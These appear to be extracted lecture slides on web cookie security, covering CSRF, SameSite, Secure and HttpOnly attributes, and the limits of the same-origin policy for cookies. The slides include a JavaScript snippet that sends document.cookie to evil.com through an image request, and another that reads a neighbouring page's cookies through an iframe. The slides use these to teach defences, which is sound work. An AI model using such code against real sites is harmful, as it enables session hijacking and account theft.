


http://4chan.org



http://bank.ch

Which cookies are sent?



<http://evil.com>



<http://bank.ch>




<http://4chan.org>



<http://bank.ch>

Which cookies are sent?



Why is this bad?

```
<html>
  
</html>
```

Cross-site request forgery (CSRF) attack!

SameSite cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;  
SameSite=Strict;
```

A same-site cookie is only sent when the request originates from the same site (top-level domain)

Cookies are always sent! So?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic



- Don't need to wait for user to go to the site; web attacker can make cross-origin request



Secure cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; **Secure**;

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

Does the cookie path give us finer-grained (than origin) isolation?

No!

- Cookie SOP:
 - cseweb.ucsd.edu/~dstefan does not see cookies for cseweb.ucsd.edu/~nadiyah
- DOM SOP:
 - cseweb.ucsd.edu/~dstefan can access the DOM of cseweb.ucsd.edu/~nadiyah
 - How can you access cookie?

No!

- Cookie SOP:
 - cseweb.ucsd.edu/~dstefan does not see cookies for cseweb.ucsd.edu/~nadiyah
- DOM SOP:
 - cseweb.ucsd.edu/~dstefan can access the DOM of cseweb.ucsd.edu/~nadiyah
 - How can you access cookie?

```
const iframe = document.createElement("iframe");
iframe.src = "https://cseweb.ucsd.edu/~nadiyah";
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

Bank uses Google analytics

- What happens when your bank includes Google Analytics Javascript? Can it access your Bank's authentication cookie?
 - Yes! Javascript is running with origin's privileges. Can access document.cookie.
- SOP doesn't prevent leaking data:

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

HttpOnly cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; **HttpOnly**;

Don't expose cookie in document.cookie

Wednesday

